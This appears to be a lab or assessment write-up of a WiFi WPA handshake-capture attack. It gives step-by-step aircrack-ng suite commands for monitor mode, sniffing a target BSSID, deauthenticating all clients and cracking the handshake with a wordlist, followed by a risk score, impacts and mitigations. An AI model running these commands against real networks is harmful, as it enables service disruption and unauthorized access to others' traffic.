
For performing this attack I have used live boot mode of kali linux as it grants complete access to device hardware.So, that I would be able to use my laptop internal network adapter in order to carry out a packet injection attack.




1. Check if adapter is enabled with monitor mode.If not enable it with command **airmon-ng start wlan0**.This mode lets WiFi network cards capture all types of WiFi packets, including data, control, and beacon packets.



2. Use command **airodump-ng wlan0mon** which is used to list all the wireless network around us and display useful information about them. It is a packet sniffer, so it is basically designed to capture all the packets around us while we are in monitor mode.




3. On executing the command **airodump-ng wlan0mon** we have successfully got all the wireless networks around us.After getting the target quit from the tool.The range of finding wireless networks nearby is different for every adapter depending on their cost,speed,range,etc.




Command used : airodump-ng wlan0mon --bssid D8:32:14:00:45:01 --channel 6 --write handshake.txt

4. Now we have to sniff packets on a particular network.Provide the target network bssid,channel and mention a filename for capturing handshake.




5. After sniffing on a particular wifi network we have got all the devices connected to that network.Here, if any client tries to reconnect with router then handshake will be captured.But we can perform it manually also by disconnecting all the clients in that network. Keep this current tab open as it will be capturing the handshake.



Command used : aireplay-ng --deauth 50 -a D8:32:14:00:45:01 wlan0

6. Use the tool **aireplay-ng** and send deauthentication packets between 50-100 and specify the target mac address.This tool will perfrom an attack similar to Denial of Service by disconnecting all the clients in that network.So, when any of the client tries to reconnect to wifi the handshake will be captured on the previous tab.



Command used : aircrack-ng handshake.txt.01.cap -w crypt.txt

8. In the end, after capturing a handshake we have to crack it. Use the tool **aircrack-ng** mention the handshake file and give a wordlist of password for performing a brute force attack.

Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **6.5**, which is **medium**.

Impact :

Denial of Service : A type of cyberattack that tries to make a website or network resource uavailable by flooding it with malicious traffic. An attacker can perform a deauth attack by disconnecting all clients in a network which could lead to downtime in services further affecting productivity.

Access to confidential data : Malicious actors hack the network because they want access to the confidential data of someone and they can observe all the online activities and data that have been sent through a network. An unauthorize hacker will pretty much be able to see everything you do online.

Mitigations :

1. **Setting and enforcing strong password policies :** Creating and enforcing a password policy within the company will make it increasingly challenging for malicious actors to access the network. Policies such as suspending the account after a certain number of logins can prevent successful brute force attacks. Increasing password complexity, requiring more frequent password updates, and not allowing passwords to be reused.

2. **Implement user access policies :** Ensure that only authorized users has access to confidential data within a private network of an organization. Role-based access control (RBAC) is a method of restricting network access based on the roles of individual users within an enterprise. Employees are only allowed to access the information necessary to effectively perform their job duties.

3. **Network Segmentation :** This involves splitting the larger network into smaller segments or parts to enhance its performance and security, and in every subnetwork configuring a firewall is necesarry to filter out all the traffic.